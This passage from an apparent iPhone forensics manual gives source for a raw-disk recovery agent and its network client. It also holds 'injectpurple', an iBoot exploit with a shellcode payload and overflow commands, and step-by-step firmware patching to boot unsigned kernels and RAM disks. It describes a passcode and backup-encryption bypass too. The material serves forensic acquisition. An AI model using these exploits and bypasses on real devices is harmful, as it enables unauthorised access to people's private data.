    sendCommandToDevice(device, CFSTR("fsboot"));
```

The device will now boot into normal operating mode for all subsequent boots.

Live Recovery Agent Sources

The live recovery agent was written specifically for live recovery of the iPhone's user disk image. As it is proprietary code, the sources have been included here.

RecoveryAgent.c (Device agent)

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    FILE *file;
    unsigned char buf[4096];
    size_t bytes_read;

    file = fopen("/dev/rdisk0s2", "rb");
    if (file == NULL)
        return EXIT_FAILURE;

    while((bytes_read = fread(&buf, 1, sizeof(buf), file)) > 0) {
        fwrite(&buf, bytes_read, 1, stdout);
    }
    fclose(file);

    return EXIT_SUCCESS;
}
```

recover.c (Desktop client)

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <ctype.h>
#include <errno.h>
```

```
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <sys/resource.h>
#include <sys/un.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>
#include <signal.h>
#include <fcntl.h>

int main(int argc, char *argv[]) {
    struct sockaddr_in addr, saun;
    struct timeval tv;
    unsigned long total_recv = 0, checkpoint = 0;
    unsigned long start_time = 0;
    FILE *file;
    char *host;
    char buf[4096], filename[128];

    size_t recv_len = 1;
    int port = 7;
    int sockfd;
    int addr_len;
    int yes = 1;
    int i;

    if (argc < 2) {
        fprintf(stderr, "Syntax: %s [hostip] [port]\n", argv[0]);
        return EXIT_FAILURE;
    }

    host = argv[1];
    port = atoi(argv[2]);

    fprintf(stderr, "Connecting to recovery agent on %s:%d\n", host, port);

    signal(SIGPIPE, SIG_IGN);

    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    memset(&addr, 0, sizeof(struct sockaddr_in));
    addr.sin_family = AF_INET;
    addr.sin_addr.s_addr = inet_addr(host);
    addr.sin_port = htons(port);
    addr_len = sizeof(struct sockaddr_in);
    if(connect(sockfd, (struct sockaddr *)&addr, addr_len)<0) {
      fprintf(stderr, "connect(): %s\n", strerror(errno));
      close(sockfd);
      return EXIT_FAILURE;
    }

    setsockopt(sockfd,SOL_SOCKET,TCP_NODELAY,&yes,sizeof(int));

    snprintf(filename, sizeof(filename), "rdisk0s2-%lu-%s-%d", time(NULL),
        host, port);
    fprintf(stderr, "Connected. Downloading user image to %s...\n", filename);
    file = fopen(filename, "wb");
    if (file == NULL) {
        fprintf(stderr, "fopen(): %s", strerror(errno));
        close(sockfd);
        return EXIT_FAILURE;
    }
    start_time = time(NULL);
    while(recv_len > 0) {
        recv_len = recv(sockfd, &buf, sizeof(buf), 0);
        if (recv_len > 0) {
            total_recv += recv_len;
            fwrite(buf, recv_len, 1, file);
        }
        if (total_recv - checkpoint > 102400000) {
            checkpoint = total_recv;
            fprintf(stderr, "Transfer in progress [ %02.2f GB ] throughput %0.2f MB/s\n",
                (total_recv / 1024.0 / 1024.0 / 1000.0),
                (total_recv / (time(NULL) - start_time)) / 1024.0 / 1024.0 );
        }
    }

    fclose(file);
    close(sockfd);

    fprintf(stderr, "Transfer complete. Transferred %lu bytes\n", total_recv);
    return EXIT_SUCCESS;
}
```

Sources for 3G[s] Code Injection (injectpurple)

```
/*
 * injectpurple
 *
 *  Created on: Jul 4, 2009
 *      Author: Joshua Hill
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <usb.h>

static unsigned char payload[] = {
  0x10, 0x00, 0x00, 0x41, 0x41, 0x00, 0x00, 0x41, 0x20, 0x00, 0x00, 0x41,
  0x00, 0x00, 0x00, 0x00, 0x69, 0x6E, 0x6A, 0x65, 0x63, 0x74, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x69, 0x20, 0x6d, 0x61,
  0x6b, 0x65, 0x20, 0x69, 0x74, 0x20, 0x70, 0x75, 0x72, 0x70, 0x6c, 0x65,
  0x72, 0x61, 0x31, 0x6e, 0x2e, 0x63, 0x6f, 0x6d, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0xf0, 0xb5, 0x44, 0x46, 0x10, 0xb4, 0x15, 0x4c,
  0xa0, 0x47, 0x15, 0x49, 0x09, 0x60, 0x49, 0x60, 0x14, 0x4c, 0xa0, 0x47,
  0x14, 0x4c, 0xa0, 0x47, 0x14, 0x4c, 0x15, 0x48, 0x20, 0x80, 0x15, 0x4c,
  0x15, 0x48, 0x20, 0x60, 0x15, 0x4c, 0x16, 0x48, 0x20, 0x80, 0x16, 0x48,
  0x16, 0x49, 0x08, 0x60, 0x16, 0x4c, 0xa0, 0x47, 0x16, 0x4c, 0xa0, 0x47,
  0x10, 0xbc, 0xa0, 0x46, 0xf0, 0xbd, 0x00, 0x00, 0x00, 0x00, 0xa0, 0xe3,
  0x15, 0x0f, 0x07, 0xee, 0x00, 0x00, 0xa0, 0xe1, 0x00, 0x00, 0xa0, 0xe1,
  0x00, 0x00, 0xa0, 0xe1, 0x00, 0x00, 0xa0, 0xe1, 0x1e, 0xff, 0x2f, 0xe1,
  0x21, 0x87, 0xf1, 0x4f, 0xf4, 0xa3, 0xf2, 0x4f, 0xd9, 0x11, 0xf0, 0x4f,
  0x5d, 0x5c, 0xf1, 0x4f, 0x98, 0x93, 0xf1, 0x4f, 0x01, 0x20, 0x00, 0x00,
  0xe4, 0x44, 0xf1, 0x4f, 0x00, 0x20, 0x00, 0x20, 0x7c, 0x48, 0xf1, 0x4f,
  0x00, 0x22, 0x00, 0x00, 0x04, 0x70, 0xf2, 0x4f, 0x04, 0xa0, 0xf2, 0x4f,
  0x80, 0x00, 0x00, 0x41, 0xd1, 0x86, 0xf1, 0x4f
};

#define RECV_MODE   0x1281
#define CHUNK_SIZE  0x4000

struct usb_dev_handle* open_device(int devid) {
  struct usb_dev_handle* handle = NULL;
  struct usb_device* device = NULL;
  struct usb_bus* bus = NULL;

  usb_init();
  usb_find_busses();
  usb_find_devices();

  for (bus = usb_get_busses(); bus; bus = bus->next) {
       for (device = bus->devices; device; device = device->next) {
            if (device->descriptor.idVendor == 0x5AC
                      && device->descriptor.idProduct == devid) {
                 handle = usb_open(device);
                 return handle;
            }
       }
  }

  return NULL;
}

int close_device(struct usb_dev_handle* handle) {
  if (handle == NULL) {
       printf("device has not been initialized!\n");
       return 1;
  }

  usb_close(handle);
  return 0;
}

int send_command(struct usb_dev_handle* handle, char *command) {
  if (handle == NULL) {
       printf("device has not been initialized!\n");
       return 1;
  }

  if (command == NULL || strlen(command) >= 0x200) {
       printf("invalid command!\n");
       return 1;
  }

  char* buffer = malloc(0x200);
  if (buffer == NULL) {
       printf("unable to allocated memory for command buffer!\n");
       return 1;
  }

  size_t len = (((strlen(command) - 1) / 0x10) + 1) * 0x10;
  memset(buffer, 0, len);
  memcpy(buffer, command, strlen(command));
  if (!usb_control_msg(handle, 0x40, 0, 0, 0, buffer, len, 1000)) {
       printf("unable to send command!\n");
       return 1;
  }

  free(buffer);
  return 0;
}

int send_payload(struct usb_dev_handle* handle, char* data, int len) {
  int i, a, c, sl;
  char response[6];
  if (!handle) {
       printf("device has not been initialized!\n");
       return 1;
  }

  if (usb_set_configuration(handle, 1)) {
       printf("error setting configuration!\n");
       return 1;
  }

  int packets = len / 0x800;
  if (len % 0x800) {
       packets++;
  }

  int last = len % 0x800;
  if (!last) {
       last = 0x800;
  }

  for (i = 0, a = 0, c = 0; i < packets; i++, a += 0x800, c++) {
       sl = 0x800;

       if (i == packets - 1) {
            sl = last;
       }

       if (!usb_control_msg(handle, 0x21, 1, c, 0, &data[a], sl, 1000)) {
            printf("error!\n");
       }

       if (usb_control_msg(handle, 0xA1, 3, 0, 0, response, 6, 1000) != 6) {
            printf("error receiving send status!\n");
            return 1;

       } else {
            if (response[4] != 5) {
                 printf("send status error!\n");
                 return 1;
            }
       }
  }
  send_command(handle, "inject purple");

  usb_control_msg(handle, 0x21, 1, c, 0, data, 0, 1000);
  for (i = 6; i <= 8; i++) {
       if (usb_control_msg(handle, 0xA1, 3, 0, 0, response, 6, 1000) != 6) {
            printf("error receiving execution status!\n");
            return 1;

       } else {
            if (response[4] != i) {
                 printf("execution status error!\n");
                 return 1;
            }
       }
  }

  return 0;
}

int main(int argc, char* argv[]) {
  printf("opening USB connection...\n");
  struct usb_dev_handle* device = open_device(RECV_MODE);
  if (device == NULL) {
       printf("your device must be in recovery mode to continue.\n");
       return 1;
  }

  printf("sending exploit\n");
  send_command(device, "echo ibootexploitsarereallycool");
  send_command(device, "setenv a
bbbbbbbbb1bbbbbbbbb2bbbbbbbbb3bbbbbbbbb4bbbbbbbbb5bbbbbbbbb6bbbbbbbbb7bbbbbbbbb8bbbbbbbbb9bbbbbb
bbbAbbbbbbbbbBbbbbbbbbbCbbbbbbbbbDbbbbbbbbbEbbbbbbbbbbbbtbbbbbbbbbubbbbbbbbbvbbbbbbbbbwbbbbbbbbb
xbbbbbbbbbybbbbbbbbbzbbbbbbbbbHbbbbbbbbbIbbbbbbbbbJbbbbinjectbbbbbbbbbLbbbbbbbbbMbbbbbbbbbNbbbbb
bbbbObbbbbbbbbPbbbbbbbbbbQbbbbbbbbbRbbbbbbbbbSbbbbbbbbbTbbbbbbbbbUbbbbbbbbbVbbbbbbbbbWbbbbbbb");
  send_command(device, "xxxx $a $a $a $a injectaaaa \"\x04\x01\" \\ \"\x0c\" \\ \\ \\ \\ \\
\"\x41\x04\xA0\x02\" \\ \\ \\ \\ wwww;echo copyright;echo inject");

  printf("sending payload\n");
  if (send_payload(device, (char*) &payload, sizeof(payload))) {
       return 1;
  }

  printf("closing USB connection...\n");
  close_device(device);
  return 0;
}
```

Appendix B

Legacy Methods

This chapter is a compendium of legacy methods described prior to the development of the automated tools. They are still useful for those interested in the low level methods used on some devices, and a testament to how far we’ve come in iOS related forensics in just a few short years.

Recovery for Firmware 2.X/3.X, iPhone 2G/3G, Live Agent

Newer versions of iPhone firmware changed much about how the iPhone communicates, warranting the need for a different approach to institute a recovery agent in the protected operating firmware space of the device. The methods used for firmware versions 2.X and 3.X achieve the same overall goal of booting a RAM disk to institute a live recovery agent. The mechanism by which this is performed across major versions of firmware, however, differs.

The technique outlined in this section can be used to institute a recovery agent on the device without performing a repair (rewrite) of the device's operating system or modifying portions of the secure kernel. This requires that the operating system be bootable and in good condition. If the device boots up to the point of displaying a home screen or prompting you for a four-digit PIN, the operating system is in good repair. If the operating system fails to boot or you experience a recovery screen, you'll need to instead perform the technique in the next section to perform a repair of the OS.

The technique in this section will walk you through the process of loading a RAM disk to institute the live recovery agent. This will be done either by downloading one of the pre-created RAM disks, or building your own. In addition to this, you'll use freely available software to apply patches to Apple's firmware to create custom files you'll load into the device's memory. Once executed, the RAM disk will then institute a recovery agent on the device without altering the existing kernel or other files present on the device, allowing it to run only temporarily while your custom kernel is loaded into memory.

If you choose to build a custom RAM disk, the steps will be more technically involved, but once you've created the RAM disk, you'll be able to use it in future examinations.

Because all known models of the iPhone and iPhone 3G were manufactured with the same vulnerability, it is expected that all future versions of firmware – including those not supported by this document – should be forensically recoverable using identical or similar methods to those outlined here.

What You'll Need

You'll need to install the following tools on your desktop in order to perform this technique. These tools can be built either on Mac OS X or Linux.

- The libusb library is a low-level usb library used by other tools to communicate directly with the iPhone. The recommended version is 0.1.4. If you are using Mac OS X, the easiest way to install this is from MacPorts. Install MacPorts, then run the following command from a terminal window:

  ```
  $ sudo port install libusb
  ```

- The `xpwntool` and `dfu-util` utilities from the Xpwn package. Xpwn sources can be downloaded from http://github.com/planetbeing/xpwn/tree/master or you may find a Universal Binary package in the online file repository.
- The `irecovery` utility can be downloaded from http://github.com/westbaer/irecovery/tree/master, or you may find a Universal Binary package in the online file repository. Download and install this, but you'll later create another versions of this tool, so keep the source code handy.

Preparing Tools

Download From Repository

All of the tools you need are also available in Universal Binary format in the online file repository within the directory *Mac_Utilities*. Download the archive *iRecovery.zip* and extract it into the */usr/local* directory on your desktop machine.

```
$ sudo mkdir -p /usr/local
$ sudo unzip -d /usr/local iRecovery.zip
```

By Hand

Before proceeding, download, compile, and install all of the tools listed in the previous section. In addition to these tools, you'll need to create a second build of `irecovery` designed to communicate with the device when in a certain nonstandard mode.

After performing your initial install of `irecovery`, modify the file *constants.h*, included with the source. Change the following line:

```
#define RECV_MODE       0x1281
```

To use the device identifier `0x1222`:

```
#define RECV_MODE       0x1222
```

Now recompile and install this binary, named `irecovery1222` so as to avoid overwriting the original copy you've already built. Whenever this version is used, it will be referred to by this filename.

Step 1: Download and Patch Apple's iPhone Firmware

To get started, you'll need a copy of the iPhone firmware for your device. Many websites advertise direct links to Apple's cache servers to download these files. The website modmyi.com has the most up-to-date archive at http://modmyi.com/wiki/index.php/IPhone_Firmware_Download_Links.

Select the version of firmware matching your hardware platform and operating system. If you are unable to determine the exact version of firmware, use the latest major version matching the iBoot build tag you acquired from the section Version Identification in Chapter 2. For example, if the device is running version 2.X firmware, it is safe to download and use the final release of version 2.X, which is 2.2.1. Since you are not installing any operating system files on the device, you will not be making any alterations that would affect the existing operating firmware.

> If using Safari, be sure to disable the "Open safe files after downloading" preference in Safari's preferences. You may also need to restore the file's extension from *.zip* to *.ipsw* after downloading.

Creating Patched Firmware Files


PwnageTool is a firmware patching utility designed and written by a group known as the iPhone Dev-Team. PwnageTool uses a series of binary patches to create customized firmware bundles for the iPhone, which can then be customized to perform in a number of any given scenarios. In order to conduct these methods, you'll need a patched kernel, low level boot loader, DFU, and device tree which will be loaded into the memory of the device. The PwnageTool application does not actually install any software onto the device, but can create these patched firmware files. You can alternatively patch these files yourself by hand, but this will multiply your work considerably.

> A software kit named Xpwn provides the functionality used in PwnageTool to patch iPhone kernels, boot loader, DFU, and device tree files, however these have been wrapped into PwnageTool in such a way that it is an automated process. For more information about making these modifications manually, see the Xpwn software package.

The Mac version of PwnageTool can be downloaded from the Dev-Team website at http://blog.iphone-dev.org. Recent versions may also be found in the document's online repository. Each version of PwnageTool contains a set of firmware patch packages for a specific version of iPhone software. These packages include encryption keys and patches to a specific version of iPhone software.

Download and install the version of PwnageTool that supports your target firmware version. For iPhone firmware v2.2.1, PwnageTool 2.2.5 is used. For iPhone firmware version 3.0, PwnageTool 3.0 is used, and so on. If you are using the wrong version, PwnageTool will fail to identify the Apple firmware you want to use.

Upon launching PwnageTool, you'll be prompted for the type of device you have, as shown in Figure 3-7. Be sure to choose the correct device, as attempting to use the wrong device model's firmware created with PwnageTool could damage evidence and temporarily prevent the device from booting. After you've selected your device, click the Expert Mode button at the top, and then the Next arrow to proceed to the following page.




Please select the device that you would like to modify.
This can be either an iPhone an iPod Touch or the new iPhone 3G.

Figure Appendix B-7. Pwnage device selection screen

You'll next be prompted to choose the version of firmware you'd like to customize for the device. Be sure the firmware version matches the current version running on the device, or the latest matching your iBoot build tag if you are unable to determine the exact version. If the software is unable to locate your firmware file, use the Browse button to find it yourself. Ensure the downloaded firmware package has an *.ipsw* file extension.

After selecting the appropriate firmware version, you'll be placed at an advanced customization screen, where you can choose which options should be enabled in the custom firmware bundle. Double-click the General tab, and you will be guided through the various pages of options. ***You may select the default options for this build, as you will not be using the disk image emitted by the tool (only the patched kernel and related files).***

When you have completed all of the settings pages, you'll be returned to the main screen. Double-click the Build button and click the Next arrow, as shown in Figure 3-8. You'll be prompted for a filename. Save the file into your home directory using the default name given.



This screen allows the specific customization of your firmware bundle. Here you can adjust the settings of each section, once you have finished click "build" to compile and build the .ipsw file that will be used to restore your iPhone 3G.

Figure Appendix B-8. Pwnage settings screen

A custom firmware bundle will be stored on your desktop. ***Never install this***. You'll use this only to provide you with patched kernel and boot loader files.

Once the custom firmware bundle has been built, you'll be asked if the device has ever been "Pwned" before. Click Yes, then quit the application. ***You will not need to perform PwnageTool's "pwning" stage for this technique.***

Extract the Custom Files

Extract the customized firmware bundle emitted by PwnageTool into a directory named *ipsw* in your home directory. In the coming steps, you'll harvest this archive for various files needed to boot the device.

```
$ mkdir ipsw
$ unzip -d ipsw iPhone1,2_2.2.1_5H11_Custom_Restore.ipsw
```

Step 2: Option 1: Download a Prepared RAM Disk

If a prepared RAM disk is available for your version of firmware, you may download it from the online file repository. Look in the folder *RecoveryAgents*, then *Ramdisks*. Click on the folder matching your target firmware. The files will be named *LiveRecovery_Ramdisk.img3* or *Passcode_Ramdisk.img3* Prepared RAM disks presently exist for iPhone firmware 2.2.1 and 3.0. If prepared RAM disks do not exist, you'll need to prepare one manually.

> If you are running an older version of the 2.X operating system, you'll be able to use the prepared RAM disks for 2.2.1, so long as you also use the 2.2.1 Apple firmware to build patched files needed from Step 1.

Step 2, Option 2: Prepare a Custom RAM Disk

If a prepared RAM disk is not available for your version of firmware, or you wish to build your own custom RAM disk, this step will assist you in building your own.

In this step, you'll begin with Apple's restore RAM disk, which is responsible for performing a software restore, and "pull the DNA out of it" to modify it. When you are finished, the RAM disk will instead institute a forensic live recovery agent on the device, which you'll be able to connect to using a desktop recovery client (explained in Chapter 4). The Apple RAM disk is an HFS+ file system, and runs like a small Unix operating system when loaded in the iPhone's memory. As a result, you can change how it behaves and tailor it to your needs.

To prepare a RAM disk for iPhoneOSv3.0, or greater, you will need your desktop to be running Apple's new Snow Leopard operating system in order to support the compressed HFS file system now used.

Obtain root privileges before proceeding. Your prompt should change to a pound sign (#).

```
$ sudo -s
#
```

Modify the RAM Disk

Inside PwnageTool, find the patch bundle matching your target firmware version. You can find these bundles in */Applications/PwnageTool.app/Contents/Resources/FirmwareBundles*. Inside the corresponding patch bundle directory, look for a file named *Info.plist*. Open this file with the `less` utility or in a text editor. Scan for the text ***Restore Ramdisk***. Beneath this heading, you should see the filename corresponding to the restore RAM disk as well as encryption keys needed to decrypt it, as shown below.

```
<key>Restore Ramdisk</key>
  <dict>
     <key>File</key>
     <string>018-4443-16.dmg</string>
     <key>Patch</key>
     <string>018-4443-16.patch</string>
     <key>Patch2</key>
     <string>018-4443-16-nowipe.patch</string>
     <key>IV</key>
     <string>29ff3d43c4001b978963dee437e25386</string>
     <key>Key</key>
     <string>da010f69b0e2034b4ce7b7c90b63bad5</string>
     <key>TypeFlag</key>
     <integer>8</integer>
  </dict>
```

In the preceding example, the patch manifest identifies the restore RAM disk to be named *018-4443-16.dmg*. The initialization vector and encryption key for this firmware bundle is highlighted in bold.

Xpwn is an open source tool written by David Wang (also known as "planetbeing") and is designed to manage the proprietary ***img3*** format in which Apple RAM disks are packed. Xpwn can run on Linux and Mac OS X. Download and install the latest version.

The Xpwn package includes a utility named `xpwntool`. This is the actual img3 image management tool that will allow you to unpack and repack the RAM disk. Don't confuse this with the *xpwn* binary; the utility is specifically named *xpwntool*.

Use the encryption keys from the patch manifest to supply an encryption key and initialization vector to `xpwntool`. Use `xpwntool`, as shown here, to decrypt it into another file named *ramdisk.dmg*:

```
# xpwntool ./ipsw/018-4443-16.dmg ./ramdisk.dmg \
  -k da010f69b0e2034b4ce7b7c90b63bad5 \
  -iv 29ff3d43c4001b978963dee437e25386
```

If you are using iPhone OS v3.0, do not supply the encryption key or initialization vector; leave off the –k and –iv arguments entirely.

Once the operation completes, the newly decrypted image will contain the raw HFS file system used in the RAM disk, which can be mounted in read-write mode. On Mac OS X, use the `hdid` tool, as shown below.

```
# hdid –readwrite ./ramdisk.dmg
```

If using Linux with the HFS+ package, mount the RAM disk using the following commands:

```
# mkdir –p /Volumes/ramdisk
# mount –t hfsplus –o loop ./ramdisk.dmg /Volumes/ramdisk
```

The file will be mounted in */Volumes/ramdisk*.

Download the *ExecutionStage-LiveRecovery.zip* archive from the online software. Extract its contents over the contents of the RAM disk, as follows. The contents of this bundle replace Apple's restore program, *restored_external*, with a custom C program whose only purpose is to mount the root system partition of the device and copy the recovery agent. Source code for these files is available in the online repository.

```
# unzip –d /Volumes/ramdisk ExecutionStage-LiveRecovery.zip
```

PASSCODE AND BACKUP ENCRYPTION BYPASS

To remove the iPhone passcode instead of instituting a live recovery agent, use the *ExecutionStage-Passcode.zip* archive instead. This archive will simply rename the passcode-related keys in the keychain, causing the passcode and backup encryption password to be reset. Be advised that this technique causes up to two bytes to be changed in the file */private/var/Keychains/keychain-2.db*, which is a ***user-disk modification***. It is not necessary to bypass the passcode or backup encryption in order to obtain a raw disk image.

If you receive any errors indicating that you have run out of disk space, you may safely delete some unneeded files to make room for the recovery agent, then try the operation again.

```
# rm –f /Volumes/ramdisk/usr/local/standalone/firmware/*
```

Once you have completed your changes, unmount the RAM disk. If using Mac OS X, use the `hdiutil` utility:

```
# hdiutil unmount /Volumes/ramdisk
```

If using Linux, simply use the `umount` command:

```
# umount /Volumes/ramdisk
```

Use Xpwn to re-encrypt and repack the RAM disk back into its native img3 format. Name the output file *LiveRecovery_Ramdisk.img3* (or *Passcode_Ramdisk.img3*). Be sure to use the same encryption keys as you used to originally decrypt the image. For clarification, the example below refers to three files in the following order: the decrypted source image that you just modified, the re-encrypted target image you'll actually load into the device's memory, and a "template" image, which is the original RAM disk from Apple. The template image is used to reassemble the RAM disk with the proper container headers.

```
# xpwntool ./ramdisk.dmg ./LiveRecovery_Ramdisk.img3 \
  –t ./ipsw/018-4443-16.dmg \
  –k da010f69b0e2034b4ce7b7c90b63bad5 \
  –iv 29ff3d43c4001b978963dee437e25386
```

As the disk image is re-encrypted, you should see two hash values outputted to the terminal window. Once complete, your new *LiveRecovery_Ramdisk.img3* file is complete and ready for use.

If you are using iPhone OS v3.0, do not supply the encryption key or initialization vector; leave off the –k and –iv arguments entirely.

Step 3: Execute the RAM Disk

By this step, you've created or downloaded a RAM disk to institute a recovery agent on the device, and have patched important portions of Apple's firmware in order to boot it. You're now ready to load all of these pieces into the memory of the iPhone to execute the process.

DFU Mode

Connect the device to your desktop and place the device into DFU mode. This can be done using the following process:

5. Power down the device by holding in the power button until a slider appears with the text, "slide to power off". Slide the red slider to the right and allow the device to cleanly power down. This is very important.
6. Five seconds after the device has powered down, hold in both the Home and Power buttons simultaneously. Wait exactly ten seconds.
7. Release the Power button only, while continuing to hold down the Home button. Wait another ten seconds.

When the device is in DFU mode, the screen will appear blank, but the USB interface will be active. To verify the device is in DFU mode on a Mac, launch the ***System Profiler*** application, found in the Utilities folder inside the Applications folder. Click on the USB tab. You should see a device on the bus named "USB DFU Device" if you have succeeded. Use the Refresh option (Command-R) to refresh the display if necessary.

If you've failed to place the device into DFU mode, power the device back on by holding in Home and Power simultaneously until the Apple logo appears, then repeat all three steps.

Execution

Once you've verified the device is in DFU mode, execute the following steps. You'll be loading various files from the patched firmware bundle you created with PwnageTool. These files have the following purposes:

WTF

> The WTF bundle is used by Apple as a substitute boot ROM, when the boot ROM on the device itself is damaged or overwritten. It's also known to engage a secondary diagnostic interface. This is believed to be used to upload large files to the device, such as 200+ MB firmware upgrades. This file has been patched to disable all signing, allowing an unsigned boot loader to load.

iBoot / iBEC / iBSS

> iBoot is the boot manager for the iPhone. Similar to the master boot record of an x86 machine, iBoot is responsible for checking signatures and booting the device's operating system. iBEC and iBSS are what are deemed "purpose-modified" versions of iBoot designed to load from within different modes. For example, if the device is in DFU (device failsafe utility) mode, the WTF boot ROM will be loaded first, followed by the iBSS, which was designed to run on top of it. This file has been patched to allow an unsigned RAM disk to boot.

LLB

> This is the low-level bootloader. The low level bootloader is used to set up the device prior to launching iBoot. It also checks signatures to ensure that the copy of iBoot running is valid. This file has been patched to allow an unsigned iBoot to run.

DeviceTree

The device tree contains all of the information needed about the device’s hardware in order for the kernel to load the correct device drivers.

Kernel Cache

The kernel cache is the actual operating kernel. You’ll load a patched kernel into memory so that your recovery agent will run, without replacing the secure kernel on the device. This file has been patched to allow unsigned binaries to run.

Execution Steps for iPhone 3G

1. Execute the following commands to load the patched boot ROM onto the device.

```
# dfu-util -f \
  ~/ipsw/Firmware/dfu/WTF.s5l8900xall.RELEASE.dfu

# irecovery1222 -f \
  ~/ipsw/Firmware/dfu/iBSS.n82ap.RELEASE.dfu
```

2. Disconnect the iPhone and reconnect it. The screen should change to white. Use the Refresh option (Command-R) in System Profiler to verify the device appears on the USB chain again in recovery mode. This may take a few seconds.

3. Execute the following commands to change the color of the screen to blue. This will ensure you are communicating with the device properly.

```
# irecovery -c "setpicture 0"
# irecovery -c "bgcolor 0 0 128"
```

4. Execute the following commands to load your custom RAM disk into the device’s memory.

```
# irecovery -f ~/LiveRecovery_Ramdisk.img3
# irecovery -c ramdisk
```

5. Disconnect the iPhone once more and reconnect it.

6. Execute the following commands to load the device’s hardware driver tree and load an unsigned kernel into the device’s memory

```
# irecovery -f ~/ipsw/Firmware/all_flash/all_flash.n82ap.production/DeviceTree.n82ap.img3
# irecovery -c devicetree
# irecovery -f ~/ipsw/kernelcache.release.s5l8900x
```

7. Execute the following final command to boot the RAM disk.

```
# irecovery –c bootx
```

   You will see a brief spinning indicator and then the device will reboot. Your recovery agent has now been copied into the device’s protected system area.

Execution Steps for First-Generation iPhone

Instructions for the first generation iPhone are identical, except all occurrences of the hardware identifier `n82ap` have been replaced with that of the first generation iPhone, `m68ap`.

1. Execute the following commands to load the patched boot ROM onto the device.

```
# dfu-util -f ~/ipsw/Firmware/dfu/WTF.s5l8900xall.RELEASE.dfu
# irecovery1222 -f ~/ipsw/Firmware/dfu/iBSS.m68ap.RELEASE.dfu
```

2. Disconnect the iPhone and reconnect it. The screen should change to white. Use the Refresh option (Command-R) in System Profiler to verify the device appears on the USB chain again in recovery mode.

3. Execute the following commands to change the color of the screen to blue. This will ensure you are communicating with the device properly.

```
# irecovery -c "setpicture 0"
# irecovery -c "bgcolor 0 0 128"
```

4. Execute the following commands to load your custom RAM disk into the device's memory.

```
# irecovery -f ~/LiveRecovery_Ramdisk.img3
# irecovery -c ramdisk
```

5. Disconnect the iPhone once more and reconnect it.

6. Execute the following commands to load the device's hardware driver tree and load an unsigned kernel into the device's memory

```
# irecovery -f ~/ipsw/Firmware/all_flash/all_flash.m68ap.production/DeviceTree.n82ap.img3
# irecovery -c devicetree
# irecovery -f ~/ipsw/kernelcache.release.s5l8900x
```

7. Execute the following final command to boot the RAM disk.

```
# irecovery –c bootx
```

   You will see a brief spinning indicator and then the device will reboot. Your recovery agent has now been copied into the device's protected system area.

Step 4: Boot the device with an unsigned kernel

After step 3 has succeeded, the recovery agent has been copied into the device's protected system area, and the device has rebooted into its normal (and secure) operating mode. Because the device is in secure operating mode, it will not allow the recovery agent to run. One step remains in order to make the recovery agent functional. In this step, you'll load the patched kernel into the memory of the device and boot from it. While the device is running with this patched kernel, your recovery agent will be permitted to execute. After you have completed your acquisition of raw disk, simply reboot the device and the secure kernel will be re-loaded from disk, bringing the kernel security level back to its normal level.

If you require a reboot at any time during the acquisition process, you will need to follow this step again to reload the patched kernel.

OS v3.0 and v2.X require two different boot steps. Please select the appropriate set of steps for your target operating system version.

